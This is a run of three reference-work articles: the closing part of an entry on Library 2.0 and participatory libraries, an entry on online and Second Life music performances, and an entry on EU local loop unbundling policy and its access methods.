The introduction of Web-based online services has expanded library services from the physical confines of a library building to become independent of time and place. The premises of the interaction have, however, remained much the same as before. Online access and digitalization of library collections have reduced direct contact between libraries, librarians, and library users, essentially eradicating the micro-level reciprocities, or *conversation*, between the parties. Lankes, Silverstein, and Nicholson (2007) have suggested several ways in which the use of Web 2.0 technologies might contribute to the re-establishing of the conversation and reconstituting libraries as *information commons* (Albanese, 2004), which provide people with a broad variety of information services from lending books and digital cameras to obtaining tuition in seeking and processing information. Others such as Chad and Miller (2005) from the library system vendor Talis have presented an even more extremists view, proposing that the Library 2.0 is needed in order to reclaim the currently lost relevance of libraries. In summary, according to the current Library 2.0 discussion, the most significant implication of Library 2.0 would be that the approach is promising to turn libraries into hybrid, virtual, and physical communities developed and utilized actively together by the librarians and the library users.

The transformation of libraries into virtual communities takes places on multiple levels. Thomas Brevik (2005) has conceptualized the focus of Library 2.0 on users and connectivity with library stakeholders in the different contexts where libraries operate.

In his conceptualization, Brevik places the focus on the user. The user is situated in the crossroads of three contexts: social environment, modes of information, and modes of communication and technology. Further, the diagram places emphasis on the interaction between users and the major influencing factors (small circles) of Library 2.0 and on how the current professional practices should be subordinated to the other factors, which affect the Library 2.0 (Brevik, 2005).

John Blyberg (2006) has proposed that the areas (or "transformative realms") where Library 2.0 might act as a change agent are:

Figure 2. Brevik's (2005) conceptualization of the principal interactions between the major components and actors of Library 2.0



1. Technology (library technology including information systems and their underlying technologies)
2. Policy (library policies)
3. Programming (programmes run by libraries)
4. Physical spaces

According to Lankes et al. (2007a; 2007b), the transformation is about reaching a *participatory library*, which constitutes the integration of community repository of knowledge (e.g., community sourced information, references and collections) and an enhanced catalog (e.g., bibliographic catalogs, databases).

Independent of the individual point of emphasis of the discussed proposals, they all suggest integration on three levels:

1. Horizontal integration of library resources (e.g., collections, catalogues)
2. Horizontal integration of library stakeholders (e.g., users, librarians, organizations)
3. Networked and multidirectional integration of resources and stakeholders

The Library 2.0 discussion emphasizes a need to promote horizontal integration of 1) existing intra and extralibrary resources together (using e.g., Social OPAC [Bech, 2006], integration of OPACs, and book sellers databases [Chad & Miller, 2005]), 2) library stakeholders (using *social software* such as instant messaging and blogs [Tepper, 2003]), and 3) the networks formed by stakeholders and resources.

Additionally to the fact that libraries must be alert to change towards a participatory context we need to challenge the ways in which we consider the information society and the information networks. The Internet is a social technology with substantial benefits to society (Katz, Rice, & Aspden, 2001) and the importance of network competency among the citizens in today's society is increasing (Jääskeläinen & Savolainen, 2003) because technology is affecting people's lives, work, and social relations (Kling, Crawford et al., 2000). A new social structure is shaped and the power of definition lies within communities, the so called communities of practice, and not with institutions (Davenport & Hall, 2002; Wenger, McDermott, & Snyder, 2002). Individual users and citizens make up their own minds as to what information they decide to use and make use of. Shared standards and shared definitions bring the individuals together to communities shaping social practices and affecting what is discussed and in what ways (Contractor & Eisenberg, 1990; Orlikowski 2002).

FUTURE TRENDS

In practice, Library 2.0 can be seen as a transformation in the way library services are delivered to library users (Miller, 2005; Stephens & Casey, 2005; Casey & Stavastinuk, 2007). It provides new tools to make the library space (both virtual and physical) more interactive, collaborative, and driven by community needs. It encourages collaborative two-way social interactions between library staff and library customers. Library 2.0 requires user participation and feedback in the development and maintenance of library services. Building a network of community knowledge will be an even more important role for libraries (Brophy, 2001; Chowdhury, Poulter, & McMenemy, 2006).

The user production perspective places new demands on the individuals in information society. Social cognitive theory and individual reactions to computing technology are important in this context. Computer self-efficacy or information competence, giving higher performance-related outcome and a greater use of computers (Compeau, Higgins, & Huff, 1999), are key aspects when developing the information society, and not only the numbers of computers and broadband access. Insights into social informatics, the interest in the relationship between uses of information and communication technologies, and organizational effects are also important (Kling, 1999; Sawyer & Eschenfelder, 2002). The social dimension where reading and writing online are collaborative activities put special emphasis on required user skills, called electronic literacy (Godwin-Jones, 2006). As the new techniques are still very much under development, their emergence and future use are not known. It seems, however, that the user related problems are likely to be similar to the challenges faced by the earlier initiatives for personalized libraries (e.g., MyLibrary).

CONCLUSION

Library 2.0 is an important part of the new participatory Web. It is a continuation of the development of digital libraries where the social and collaborative content management is in the forefront. Library 2.0 is defined as a network of collaborative applications where users consume, create, and recreate information from multiple sources resulting in new contents and structure. The entire informational value is constructed by user action and user interaction. What is valuable about information on the Web is not the static information itself but the social dynamic, how the information is used, understood, and reinvented all the time (Miller, 2006; Tredinnick, 2006).

There are a growing number of Library 2.0 initiatives in all kinds of library contexts and the new tools provided make the library space more interactive and collaborative, driven by community needs. It is shown that Library 2.0 tools such as MySpace, Flickr, and Wikipedia also have strong community-building elements allowing users to create networks with other users with similar interests (so called virtual communities). The transformation of libraries into virtual communities takes places on several levels with the user in focus. The user is situated in the crossroads of three contexts; social environment and different modes of information and communication and technology. In these crossroads, interactions between the user and the contexts generate important practices.

The new applications also demand a huge amount of motivation from the individual to be able to adapt to the interactive tools. The amount of available information makes Internet use a challenge in itself, requiring instant relevance judgments by the user (Rieh, 2002) and the ability to adopt into social networks on the Web. All of this also demands evaluating techniques to understand and reflect the perceived importance of links and networks created through them on the Web (Thelwall, 2006).

KEY TERMS

Digital Library: A library in which a significant proportion of the resources are available in electronic format, accessible by means of computers. Libraries without walls being logical extensions to libraries.

Library 2.0: A network of applications where users consume, create, and recreate information from multiple sources resulting in new contents and structure.

Participatory Context: A context where the users contribute to the creation of new information and contents.

Social Informatics: The study of information and communication tools in cultural or institutional contexts.

Social Software: Dynamically and loosely connected types of software applications, which allow implementation, tracking, and archival of communication between individuals.

Virtual Community: A group of people that communicate or interact via the Internet.

Web 2.0: Set of tools and techniques which are participative and modular and permits the building of virtual applications, sharing information, and facilitates creation of new information. Also called participatory Web.

Live Music and Performances in a Virtual World

INTRODUCTION

The introduction of the Internet and its rapid expansion in the 90s, coupled with technological advances in software and hardware, allowed the digitisation of virtually the entire value-chain of the music industry (Berry, 2006). The industry saw its traditional value exploiting methods, in particular CD sales, become less effective and in many cases obsolete. At the same time, new stronger and more direct relationships started forming between the artists and their audience, radically changing how many of the industry's functions, such as its supply chain management, were undertaken. In this article, we discuss how information and communication technologies affect one aspect of the music experience, that of live and virtual performances. This choice allows us also to illustrate a change of attitude toward technology from all stakeholders, especially music labels.

The article first presents a number of examples of "live" performances with "real" performers that were reproduced and repackaged using various multimedia technologies and then distributed through a number of online and digital channels. Following this, the article discusses the emerging phenomenon of virtual performances on *Second Life* and considers their potential implications.

LIVE PERFORMANCE AND PROMOTION

Historically, issues like the name and artwork to be used in music productions were kept confidential, not only because they changed frequently up to the date of release, but also because of the very high risk of leaks of content prerelease, which might encourage piracy. The openness of the Internet, and in particular its capacity to facilitate direct relationships between the artists and their audiences, radically changed this attitude. This is demonstrated by the artists' increasing tendency to reach out and collaborate directly with their fans not only on prerecorded products, but also increasingly in live performances, as shown by the example of Sandi Thom. Thom is a female singer-songwriter who was rapidly signed to SonyBMG's RCA label after she received a reported 180,000 viewers of a live Web cast of a musical performance that she broadcast from her basement flat in Tooting, and her first single entered the charts at 15 on download sales alone. Although there is a dispute about whether the number of viewers is precise, the case illustrates clearly how Internet technologies can act as cheap, effective promotional tools for artists' live performances.

The burgeoning online video environment can be both cause and effect of this phenomenon, in particular sites such as *YouTube.com*, which allow users to upload their own videos simply and quickly for anyone in the world to see and share through Web sites, blogs, and e-mail. At the time of writing, it is reported that YouTube delivers more than 80 million video views every day, with more than 65,000 new videos uploaded daily (Logitech, 2006). Live-performance video on such Web sites has been gathering momentum as domestic broadband Internet access increases, boosted by events such as the international Live 8 concerts for Africa in the summer of 2005, when Internet service provider America Online had over 90 million views of its free Web casts (Leeds, 2006).

The reach and instant distribution produced by the Internet, together with the rapidly falling cost of producing video content, means that fans and live performers have more access to each other than ever. Artists also started to reach out to their fan base to help them create videos of their live shows. The Beastie Boys were first, in 2005, when they handed out 50 handheld video cameras to fans at their Madison Square Gardens concert, taking the footage afterwards and editing it into a full length video of the concert complete with music direct from the show's soundboard (Aversion, 2005). Coldplay did something similar by first requiring fans to enter a competition on their Web site. Only the winners were given the chance to help them shoot a video for the concert DVD of their album, "X&Y." In a logical progression of the concept, another illustration of this phenomenon is Billy Campion, lead singer of "The Bogmen," a highly regarded New York band which broke up in September 1999. However, Campion retained a very loyal following of fans, who were encouraged to bring their own mobile camera phones and video cameras to one of his live performances in Brooklyn in June 2006. Within two months of becoming available, the YouTube footage produced of his performance of "Hi on Wade" had viewing figures of over 130,000. Yet another example is that of Marillion, one of the earliest bands to make use of digital technologies to get closer involvement and interaction with their fans, who also made use of their fan's input to live performances. In an e-mail sent to fan club members in July 2006, the band said:

We're going to release a single from the new album in early 2007. Now while we can't give you specific details (where we are releasing it, what's it called (sic), etc.) for a while, we are going to need a video and—in the spirit of keeping it in the family—we have a little favour to ask of you... We'd like YOU to shoot the video. We'd like to make an abstract video, a creative experiment which involves as many of our fans as possible (Marillion, 2006).

Although the reconfigured-by-technology music value chain allowed a direct link between artist and consumer, it never included the consumer's participation in the act of creating music. However, through mechanisms such as this, artists were able not only to reduce the cost of producing promotional materials, but also include their fans integrally in the production of promotional and support materials, bringing the two sides closer together in a mutually beneficial relationship. Concert promoters were also keen to participate in the trend for cheaper and more direct-to-user digital distribution. Although online content distribution had been tried in the late 1990s, the experiment run by House of Blues Entertainment foundered because of the lack of broadband enabled computers and the high cost—$4.99 per show—which audiences unused to buying online content were unwilling to pay. By 2006, however, broadband connectivity and consumers' increasing technological sophistication encouraged Live Nation, the world's largest concert promotion company, to wire 120 of its outlets to record concerts for Internet and other digital outlets. Chief Executive Michael Rapino, intending to bundle sales of Web casts together with merchandise and ticket sales, said: "There's an opportunity to say: 'Didn't make it to the show? That's O.K.,'…(t)hat's something we haven't been able to say for the last 20 years" (quoted in Leeds, 2006).

Universal Records also participated in the trend, allowing rehearsals of their artists' concerts to be broadcast through Center Staging's Web site (www.rehearsals.com). Only 2 months later, SonyBMG hired a company to sell advertising on their proprietary online music players, which showed music videos and live performances of SonyBMG artists. Not every artist, though, can be promoted in this way, as artists' contracts with a record label usually include exclusive rights to any of their recordings, which generally include live performances. When this is the case, concert venues intending to distribute such content therefore have to negotiate with the label for each artist. For this reason, it seems that Web casts are more likely to be supportive of unsigned or underground talent.

VIRTUAL PERFORMANCE AND PROMOTION

A relatively recent phenomenon is the increasing use of virtual worlds, such as *Second Life* (www.secondlife.com), through which artists, labels, and consumers could interact in an entirely new environment. According to their Web site, within 3 years they managed to attract more than a quarter of a million users, and by June 2007 had over 10 million registered users who use avatars to represent themselves. Second Life was similar to a massively multiplayer online role playing game (MMORPG) except for the fact that land was owned by the residents, and they were also free to create whatever they wanted to on it. As well as real life clothing companies (O'Malley, 2006) and hotel chains (Donohue, 2006), artists and record labels rapidly realised the possibilities for promotion and distribution of their music in this virtual mirror of the real world.

Virtual "live" concerts were held by artists, and not just the thousands of unsigned and own-label artists who used Second Life as a supporting mechanism for the promotion of their music through social networking Web sites. In fact, there was a Second Life record label for these people, called Multiverse Records (Peter, 2006). Multiverse Records was based on an island owned by new media entertainment studio Slackstreet (www.slackstreet.com) and owned by Eric Rice, who bought it as a virtual entity when its originator in Second Life put it up for sale. Contributors to the original label could sit at home behind a microphone or stream content to the Second Life servers, and people in Second Life could listen to it. Multiverse also promoted these artists, providing virtual CDs that people could play in the Second Life homes, selling MP3 downloads, and spreading the word about popular artists. After it was bought by Rice, it offered design services for artists who wanted help with their avatar, environment, or other "in-world" visual. Apart from the roster of artists that were actively promoted by the label, Multiverse also provided Second Life citizens with "SListen," a virtual listening kiosk that any artist could use to showcase their music. Rice also created a number of broadcasts on KSSX, a network of original and syndicated podcast programming which promoted Multiverse and other artists through its presence in Second Life (Rice, 2006).

Internationally known names such as Duran Duran were also to be found in Second Life. Well-known for being ahead of the technology curve, the band was the first to use live video cameras and video screens at their concerts in 1984; their 1997 single "Electric Barbarella" was the first digital download, and they were the first to use Macromedia Flash software to produce an entire pop video (Whitehead, 2006). It was therefore not entirely unexpected that they should appear in live concerts in Second Life, which they hosted on their own luxuriously appointed virtual island. Suzanne Vega was another artist who appeared both on broadcast radio and simultaneously in Second Life, with someone else controlling her avatar as she sang. Fans of U2 created avatars of each band member and re-enacted a show from the band's "Vertigo" tour and video clips of popular songs were also recreated by the users. In addition to the above examples, the BBC's Radio One held annual live events called "One Big Weekend," and in 2006 this event was also staged in Second Life as well as in Dundee, Scotland (Andrews, 2006). The BBC also rented a "tropical island" for a year, on which live concerts from international chart artists Muse, Razorlight, and Gnarls Berkeley have so far been held. Universal Records' labels Motown Records and Republic Records set up a dedicated virtual music environment called "Soundscape," which included a store, a music venue, and a place where artists and fans could chat directly with each other.

In contrast to other MMORPGs, which are generally populated by young male users, the average age of Second Life users was 33. Fifty perent of them were female and many of them had never played online games before (Keegan, 2006). It is also claimed that in contrast to the emergent "1% rule" (that in user-created online environments such as Wikipedia only 1% of users actually create their own content, rather than simply browsing content already created by others) (Arthur, 2006) 60% of users create their own content (Keegan, 2006). Second Life is free to access, although a subscription is required to purchase land. The currency used in Second Life was the Linden Dollar, which could be bought and exchanged at the Lindex Currency Exchange or a number of other "in-world" third party exchanges, for example, buying a virtual CD.

In Second Life the creation, reproduction, and distribution of music are the same as in the modern real world. Still, artists and labels have to market and promote their music to their audience using virtual CDs, virtual flyers, and virtual advertising, spreading the word through online connections in the same way that word of mouth works in the real world.

More significant, though, is the possibility for the consumer to interact directly with the artist in a far more personal way than is possible in the real world or even on the rest of the Internet. Apart from the other more "conventional" online ways (e.g., through e-mail, blogs, wikis) in which the Internet has made it possible for artists and consumers to communicate, Second Life added a new and, for the music fan, far more exhilarating prospect. It enabled both artist and audience to "see" each other face to face, interacting in a direct and intimate fashion that could only be replicated in the real world by a face to face meeting. For many artists this was not always practical, as geography or time created irreversible obstacles between them that only the Internet could overcome. It is the fundamentally virtual nature of Second Life rather than any one specific innovation that facilitates the environment within which such intimate communication is possible. For popular artists, face to face meetings with fans were surrounded with additional, more complex problems, such as security, safety, and privacy, which were high priority to artists as they became more successful and their fans became more numerous and vocal. In the "real world" many artists (e.g., Britney Spears and Nicole Richie) had expressed fears for their safety and that of their family (BBC, 2006) and shown symptoms of stress through the unwanted attentions of photographers and fans (Spotlighting News, 2006). This phenomenon is one that was not possible in Second Life, where unwanted attention could be simply filtered out. In Second Life, an artist—no matter how famous—can meet and interact with fans while being at no risk to their own personal physical safety.

On the other hand, it is questionable whether virtual performances could generate the same feelings and emotions that "traditional" performances can. Also, virtual performances pose a number of challenges, mainly technical ones, to artists and labels, especially small ones. It may be the case that virtual performances can reach fans from all over the world, but this can only happen if the required skills and resources are available.

CONCLUSION

This article has outlined cases of application of information and communications technologies to facilitating live music performances and to assisting and supporting the promotion of artists and their work. In most cases, there are reflections of the real world in the virtual one. This is perhaps to be expected, as all stakeholders are still taking the first steps toward familiarising themselves with the new medium and exploring its potential. In the future, the possibilities created by virtual worlds could drive more innovative applications that will not only imitate the activities that take place in the real world, but also extend them, especially when it comes to the interactions between the artists and the fans and how music is performed. However, whether such innovations will be widely adopted and used as primary methods of promotion is yet to be seen.

KEY TERMS

Avatar: An image (often a caricature) that is used to represent a user in an online chat. In online games, like MMORPGs, avatars are 3D characters.

Digital Channels: Mostly used to refer to Internet mechanisms that allow transmitting information in a number of ways (e.g., e-mail, blogs, wikis, podcasts, vodcasts, etc.).

MMORPGs (Massively Multiplayer Online Role Playing Games): Many games, for example, World of Warcraft, may follow specific themes or ask users to perform predefined roles. Other games like Second Life only provide a platform for the world and users can make what they want out of it.

Podcasting: Distribution of multimedia files using a syndication format, for example, RSS. Podcasts may also be available as direct downloads from a Web site. The files can be reproduced by a number of different devices, such as portable multimedia players and computers. Vodcasting is similar to podcasting, but refers to feeds that include video. It is a form of video-on-demand.

Social Network Service: A service supporting the building and growth of a social network which may evolve around one or more applications, for example, sharing of photographs or bookmarks.

Virtual Community: Virtual communities are most often online communities, and are usually created around a common interest which brings together their members. As they do not require a physical presence or space, members may come from anywhere in the world. MMORPGs and social networking services aim to create virtual communities.

Web Cast: The word is derived from the words "Web" and "broadcast" and it refers to audio and visual broadcasting to multiple listeners and viewers over the Internet.

Local Loop Unbundling (LLU) Policies in the European Framework

Anastasia S. Spiliopoulou

Stergios P. Chochliouros
Independent Consultant, Greece

INTRODUCTORY FRAMEWORK

Recent European policies have very early identified (European Commission, 1999) the immense challenge for the European Union (EU) to promote various liberalization and harmonization measures in the relevant electronic communications markets, especially by supporting a series of particular initiatives for competition, investment, innovation, the single market, and consumer benefits (Chochliouros & Spiliopoulou, 2003). In order to fully seize the growth of the digital, knowledge-based economy, it has been suggested that both businesses and citizens should have access to an inexpensive, world-class communications infrastructure and a wide range of modern services, all appropriate to support "broadband" evolution and a wider multimedia penetration. Moreover, all possible different means of access had to prevent from "info-exclusion," while information technologies should be used to renew urban and regional development and to promote innovative technologies (Chochliouros & Spiliopoulou, 2005). To achieve all these expectations, an essential European policy was to "initiate" further competition in local access networks and support the "local loop unbundling" (LLU) perspective, in order to help bring about a considerable reduction in the costs (in terms of price, quality, and innovative services) of using the Internet and to promote high-speed and "always-on" access (Bourreau & Doğan, 2005; Commission of the European Communities, 2006b).

The local loop mainly referred to the physical copper line circuit in the local access network connecting the customer's premises to the operator's local switch, concentrator, or any other equivalent facility. Traditionally, it takes the form of twisted metallic pairs of copper wires (one pair per ordinary telephone line). However, some other potential alternatives can also be taken into account: fiber optic cables are nowadays being increasingly deployed to connect various customers, while other technologies are also being rolled out in the local access network (such as wireless/satellite local loops, power-line networks, or even cable TV networks). Although technology's evolution and market development are very rapid, the above alternatives—*even in a combined use*—cannot provide adequate guarantee to ensure sufficient and nationwide spreading for LLU in a quite reasonable time period (Philpot, 2006) and mainly to address the same customer population, if practically compared to the digital subscriber loop (DSL) option which is offered via the existing copper infrastructures.

Until very recently, the local access network remained one of the least competitive segments of the liberalized European telecommunications market (Commission of the European Communities, 2001) because new entrants did not have widespread alternative network infrastructures and were not able with traditional technologies to match the economies of scale and the scope of other traditional operators notified as having "significant market power" (SMP) in the fixed network (European Parliament & Council of the European Union, 1997). This resulted from the fact that incumbent operators rolled out their old copper local access networks over significant periods of time protected by exclusive rights while, *at the same time*, they were able to fund their investment costs through existing monopoly (or oligopoly) rents. However, this was a feature of the past; as Internet access market has started to become a utility market, together with the full liberalization of the fixed telephony market and the rapid evolution of the broader electronic communications sector, the entire scenery has been dramatically modified. New players (such as Internet companies) are entering the market for IP telephony and are leveraging their large customer bases to gain competitive advantage (Commission of the European Communities, 2006c, 2007). They thus exert pressure on traditional fixed providers to develop new strategies, including investment in broadband and next generation networks to create new, more lucrative, revenue streams from, *for example*, content services (Chochliouros et al., 2007; Hausman & Sidak, 1999). Digital subscriber line services have been so considered, by the consumer, as a utility service in the same view as the telephone or electricity network.

THE EUROPEAN STRATEGIC APPROACH FOR CREATING AN INNOVATIVE FUTURE

The significance to new "market players" of obtaining unbundled access to the local loop of the fixed incumbent across the EU, and the entire European Economic Area (EEA), was strongly recognized by the European Commission, which has thus promoted early initiatives in this area, in particular, with the adoption, *in April 2000*, of a Recommendation (Commission of the European Communities, 2000a) and then an associated communication (Commission of the European Communities, 2000b) on LLU. These revolutionary measures were further supported by the inclusion of the unbundling perspective within the concept of the new European regulatory framework of 2002 (Chochliouros & Spiliopoulou, 2003).

The basic philosophy of the proposed approach for market's liberalization was the assessment that it would not be economically viable for new entrants to duplicate the incumbent's copper local loop access infrastructure in its entirety and within a reasonable time period, while any other alternative infrastructures (e.g., cable television, satellite, optical, and wireless local loops) were not able to offer the same functionality or ubiquity (Commission of the European Communities, 2004a, 2005).

Meanwhile, LLU has also had a huge impact on both the deployment rules and the engineering of modern broadband systems (Ödling, Mayr, & Palm, 2000). The motivation for liberalizing the European e-communications market via LLU was to increase competition and, *consequently*, to provide a broader portfolio of service offerings in more attractive tariffs. Conforming to regulatory practices already applied in the U.S., the European Commission has necessitated operators having SMP in the fixed network to unbundle their copper local telecommunications loop by December 31, 2000. This was, *in fact*, a primary measure to promote the "opening" of the local access markets to the full competition and to introduce new and enhanced electronic facilities in the marketplace. The related argumentation was based on the event that incumbent operators could roll out their own broadband high-speed bit stream services for Internet access in their copper loops, but they might "delay" the introduction of some types of DSL technologies (and services) in the local loop (Starr, Sorbara, Cioffi, & Silverman, 2003), where these could substitute for their current offerings. However, any such delays would be at the expense of the end users; it was therefore appropriate to allow third parties to have unbundled access to the local loop of the SMP (or "notified") operator, in particular, to meet users' needs for the competitive provision of leased lines and high-speed Internet access at least at an initial stage.

The most appropriate international practice for reaching agreement on complex technical and pricing issues for local loop access is the commercial negotiation between the parties involved (Baranes & Bourreau, 2005). However, experience has demonstrated multiple cases where regulatory intervention was necessary due to imbalance in the negotiation power between the new entrant and those market players having SMP (Commission of the European Communities, 2004b, 2006c), and due to the lack of other possible alternatives, it is expected that the role of National Regulatory Authorities (NRAs) would be crucial (European Parliament & Council of the European Union, 2002b) for the future. Thus, under the actual European regulatory practice, NRAs may intervene at their own initiatives to specify issues, including pricing, designed to ensure interoperability of services, maximize economic efficiency, and benefit end users. Meanwhile, costing and pricing rules for local loops and associated facilities (such as collocation and leased transmission capacity) (Eutelis Consult

GmbH, 1998) need to be cost-oriented, transparent, nondiscriminatory, and objective in order to ensure fairness and no distortion of competition.

MEANS OF ACCESS AND TECHNICAL IMPLEMENTATION

The commonly applied European regulatory measures necessitate a specific role which is to be performed by NRAs, in order to ensure that an operator having "SMP" provides its competitors with the same facilities it provides to itself (or to its associated companies), and with the same conditions and/or time-scales. In particular, this option is of high importance for the roll-out of novel services in the local access network, for the availability of collocation space and the provision of leased transmission capacity for access to collocation sites, for preserving quality issues, and for a variety of ordering, provisioning, and maintenance procedures. However, LLU implies that numerous technical, legal, and economic problems have to be solved, simultaneously, in multiple instances. Dynamic decisions have to be made on all relevant topics, especially when market players cannot find "commonly" accepted solutions (European Parliament & Council of the European Union, 2000). Physical access should normally be provided to any feasible termination point of the copper local loop where the new operator can collocate and connect its own network equipment and facilities to deliver services to its customers. In theory, collocating companies have to be allowed to place any equipment necessary to access the unbundled local loop using available collocation space and to deploy (or rent) transmission links from there up to the point of presence of the new entrant (European Parliament & Council of the European Union, 2002a). Furthermore, they need be able to specify any types of the available collocation (e.g., shared, caged/cageless, physical, or virtual) and to provide information about availability of power and air-conditioning facilities at these sites with rules for subleasing of collocation space. NRAs supervise the entire processes to guarantee full application of the EU law requirements and, *if necessary*, to apply appropriate remedies; in addition, NRAs have the full duty to appropriately define any relevant "unbundled markets" (i.e., the wholesale unbundled access, including shared access, to metallic loops and subloops for the purpose of providing broadband and voice services) based on national circumstances by taking into account the existing EU regulatory provisions and the "SMP" concept (Commission of the European Communities, 2003a). Almost all European NRAs have already imposed some sort of price control and cost accounting obligation for the relevant market (London Economics, 2006).

According to the technical approaches proposed up to the present day (Squire, Sanders & Dempsey L.L.P., 2002), three ways of access to the local loop of twisted copper pairs can be considered (Commission of the European Communities, 2000a, 2000b). These can be evaluated (and become applicable) under certain well-defined criteria, based either on technical feasibility or the need to maintain network integrity (OECD, 2003a, 2003b). Current market experience has demonstrated that these distinct solutions can provide "complementary means of access" and resolve various operational matters in terms of: time to market; subscriber take-rate; availability of a second subscriber line; local exchange node size; spectral compatibility between systems (due to potential cross-talk between copper pairs); and availability of collocation space/capacity in the exchange (Federal Communications Commission, 2001; Gregg, 2006). The diverse means of LLU access are listed as follows:

"Full unbundling" of the local loop: In this case, the copper pair is entirely rented to a third party for its beneficiary and exclusive use under a bilateral agreement with the incumbent operator. The new entrant acquires full control of the relationship with its end user for the provision of full-range telecommunication services over the local loop, including the deployment of digital subscriber line systems for high-speed data applications. This option gives the new operator exclusive use of the full-frequency spectrum available on the copper line, thus enabling the most innovative and advanced DSL technologies and services, that is, data rates of up to 60 Mbit/s to the user using VDSL (Very high-speed DSL). Work on standardizing VDSL is currently taking place in several fora, including the International Telecommunications Union (ITU), the European Telecommunications Standards Institute (ETSI), and the American National Standards Institute (ANSI) (ANSI, 2004; ETSI, 2005; ITU, 2006).

Figure 1(a) demonstrates the case where the customer wants to change telephone and/or leased-line service provider and the new entrant benefits of the full unbundling to provide competitive services (i.e.,

Figure 1(a). A simple case of "full" local loop unbundling



Figure 1(b). Case of "full" LLU, via the use of xDSL modem




by considering multiservice voice and data offering). Figure 1(b) is an alternative instance where the new entrant uses "full" LLU to provide high-speed data service to a customer over a second line, using any type of xDSL modems. (In this case the customer retains the incumbent as provider of telephone services in the first line.)


"Shared use" of the copper line: That is, unbundled access to the "unused" high-frequency part of the spectrum for the competitive provision of DSL systems and services up to 8 Mbit/s by third parties (ITU, 2005a, 2005b). In this case, the incumbent operator continues to provide telephone service using the lower frequency part of the spectrum, while the new entrant delivers high-speed data services over the same copper line using its own high-speed asymmetric DSL (ADSL) modems. Telephone traffic and the data traffic are separated through a splitter before the incumbent's switch. The local loop remains connected to, and part of, the public switched telephone network (PSTN).

This type of access offers an efficient as well as a cost-effective solution for a user wishing to retain the telephone facility being provided by the incumbent operator, but seeking a fast Internet service from an Internet service provider (ISP) of his choice. The "shared use" case provides the particular attribute that different services can be ordered independently from different market providers.

In the context of this specific approach, the ITU has elaborated a variant ADSL solution in its "G.Lite" Recommendation (ITU, 1999) that is easy to deploy in customer premises because it is "splitter-less" (it needs a very simple serial filter that separates voice from data and does not demand any rewiring at these premises). Speeds are up to 1.5 Mbit/s downstream to the user and 385 kbit/s upstream. Some PC suppliers are already marketing relevant equipment with integrated G.Lite-ADSL modems so that standard international solutions can be rolled out on a large scale in the residential market.

Figure 2 illustrates an example where the new operator supplies the customer with an ADSL modem for connection and installs a DSL access multiplexer or DSLAM (which combines ADSL modems and a

Figure 2. Case of "shared use" for LLU



network interface module) on the incumbents premises, based on a collocation agreement. (The interface between the incumbent's system and the new entrant is found at point C).

"High-speed bit-stream access" (also called "service unbundling"). This alternative case refers to the situation where the incumbent operator installs a high-speed access link to the customer premises (e.g., by installing its preferred ADSL equipment and configuration in its local access network) and then makes this access link available to third parties, enabling them to provide high-speed services to the customers (European Telecommunications Platform, 2001).


Bit-stream access is a wholesale product that consists of the provision of transmission capacity in such a way as to allow new entrants to offer their own, value-added services to their clients. The incumbent can thus provide transmission services to its competitors in order to "carry" traffic to a "higher" level in the network hierarchy where new entrants may already have a point of presence (e.g., a transit switch location). Thus, alternative operators can provide services to their end users on a circuit-service or a switched-service basis. This form of local access does not actually entail any unbundling of the copper pair in the local loop (but it may use only the higher frequencies of the copper local loop as in the case of "shared access", previously discussed).

For a new market "player," the problem in sufficiently exploiting access to unbundled copper pairs is that it involves building out its core network to the incumbent's local exchanges, where copper pairs are terminated; however, this option, when combined with a transmission service that delivers traffic to the new entrant's point-of-presence, can be more attractive, in particular in the early stage of the newcomer's network deployment (Baake & Preissl, 2006). In addition, the "bitstream access" can also be attractive for the incumbent operator in that it does not involve physical access to copper pairs and so allows for a higher degree of network optimization (ERG, 2005).

Figure 3 illustrates an example where both customers continue to receive telephone services from the incumbent operator. The incumbent can dispose a high-speed access link to some third parties. The incumbent may also provide transmission services to its competitors (e.g., by using its ATM (Asynchronous Transfer Mode) or IP (Internet Protocol) network) to carry competitors' traffic from the DSLAM to a "higher" level in the network hierarchy.

As for the potential applicability of these three distinct methods of access to the local loop, the appropriate (and fully authorized) European and national authorities have considered them as "complementary"; that is, they have to be evaluated in parallel to strengthen competition and improve users' choices by allowing the market to decide (Höckels, 2001; OFCOM, 2004) which offering best meets users needs, conforming to the evolving user demands and the technical/investment requirements of market players (OFCOM, 2003). However, the obligation to provide unbundled access to the local loop does not imply that any "SMP operators" have to install new local network infrastructure specifically to meet third beneficiaries' requests (European Parliament & Council of the European Union, 2000).

Figure 3. Case of "high-speed bit-stream access"



As an "alternative" complementary option for realizing LLU, the case of the "simple resale" can be also considered: In contrast to bit-stream access, simple resale occurs where the new entrant receives and sells on to end users with no possibility of value added features to the DSL part of the service, a product that is commercially similar to the DSL product provided by the incumbent to its own retail customers, irrespective of the ISP service that may be packaged with it. Resale offers are not a substitute for bit-stream access because they do not allow new entrants to differentiate their services from those of the incumbent (i.e., where the new entrant simply resells the end-to-end service provided to him by the incumbent on a wholesale basis). However, resale, which in the main is still unregulated, is unlikely to provide a basis for sustainable competition. Moreover, it is perceived as a means by which incumbents exercise continued control over the end users. This is becoming critically important in some EU member states.


The development of technical specifications to implement LLU is not an easy matter to deal with for all related potential issues. Conditions for realizing unbundled access to the local loop (Commission of the European Communities, 2000a, 2000b; Eutelis Consult GmbH, 1998; Ödling et al., 2000), *independently of the particular method used*, may implicate an immense variety of required technical information. For example, it is of prime importance to specify the network elements to which access is offered. This option may include, among others (Openreach, 2007): (i) Access to raw copper local loops (copper terminating at the local switch) and subloops (copper terminating at the remote concentrator or equivalent facility) in the case of "full" unbundling; (ii) access to nonvoice frequencies of a local loop in the case of "shared access" to the local loop; and (iii) access to space within a main distribution frame (MDF) site of the "notified" operator for attachment of DSLAMs, routers, ATM multiplexers, remote switching modules, and similar types of equipment to the local loop of the incumbent operator (European Telecommunications Platform, 2001).

Another significant issue refers to the "availability" option and takes into account all relevant details regarding local network architecture, information concerning the locations of physical access sites, and availability of copper pairs in specific parts of the access network. The successful provision of LLU also implicates the explicit definition of other technical conditions such as technical characteristics of copper pairs in the local loop, lengths, wire diameters, loading coils and bridged taps of the copper infrastructure, line testing, and conditioning procedures. Other information can incorporate specifications for DSL equipment, splitters, and so forth (with reference to existing approved standards or recommendations) as well as potential usage restrictions, spectrum limitations, and electromagnetic compatibility (EMC) requirements designed to prevent interference with other systems.

